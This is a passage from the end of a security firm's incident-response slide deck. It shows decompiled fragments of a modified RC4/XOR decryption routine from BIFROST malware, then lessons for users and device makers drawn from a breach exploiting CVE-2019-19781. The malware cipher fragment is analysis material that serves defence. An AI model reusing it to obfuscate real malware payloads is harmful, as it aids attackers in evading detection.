if ( mode < 0 )
{
  j ^= dat[i];
  dec_ch = j + mode;
}
else
{
  dat[i] += mode;
  dec_ch = j ^ dat[i];
}
dat[i] = dec_ch;
```

Modified RC4 XOR block in BIFROST

```
// off := 1 - ptr;
// Likely a compiler optimization artifact
j = sbox[(ptr + off)];
k = (j + k);
sbox[(ptr + off)] = sbox[k];
sbox[k] = j;
z = sbox[(j + sbox[(ptr + off)])];
if ( (mode & 0x80) != 0 )
  *ptr = mode + (*ptr ^ z);
else
  *ptr = z ^ (*ptr + mode);
++ptr;
--n;
```

(From an unrelated incident)

BlackTech?

(c) 2025 CHT Security Co., Ltd.

Lessons Learned – For Users

> Apply security patches ASAP!

+ CVE-2019-19781 was a N-day at the time of the breach

+ Set up a protocol to handle update procedures

(c) 2025 CHT Security Co., Ltd.

Lessons Learned – For Users

> Apply security patches ASAP!

> Avoid weak/reused passwords

+ Bruteforcing tools were also found on the C2 open directory server

(c) 2025 CHT Security Co., Ltd.

Lessons Learned – For Users

> Apply security patches ASAP!

> Avoid weak/reused passwords

> LAN honeypots may help

+ The incident was uncovered because of anomalous intranet traffic

(c) 2025 CHT Security Co., Ltd.

Lessons Learned – For Users

> Apply security patches ASAP!

> Avoid weak/reused passwords

> LAN honeypots may help

> Confidential data transfer should be *securely* encrypted and signed, even within LAN

+ **`tcpdump`** wouldn't have worked if the TLS certificate was deployed on the WebDAV server

+ Use a dedicated WAF device for confidential services instead of a single appliance that runs everything (SSL VPN + WAF + load balancing + …)

(c) 2025 CHT Security Co., Ltd.

Lessons Learned – For Manufacturers

> Privilege separation between different services

+ A vulnerability in SSL VPN or web interfaces shouldn't have compromised the whole device

(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

Lessons Learned – For Manufacturers

> Privilege separation between different services

> Provide on-demand integrity validation tools

(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

Lessons Learned – For Manufacturers

> Privilege separation between different services

> Provide on-demand integrity validation tools

> Provide low-level access or forensic tools to licensed users

(c) 2025 CHT Security Co., Ltd.

中華資安國際
CHT Security

Lessons Learned – For Manufacturers

> Privilege separation between different services

> Provide on-demand integrity validation tools

> Provide low-level access or forensic tools to licensed users

> Log and report privileged operations and command executions

(c) 2025 CHT Security Co., Ltd.

Thank you!

Q & A

CHT Security Co., Ltd.
https://www.chtsecurity.com/?lang=en

@Tangent65536
All opinions are not of my employer(s).

(c) 2025 CHT Security Co., Ltd.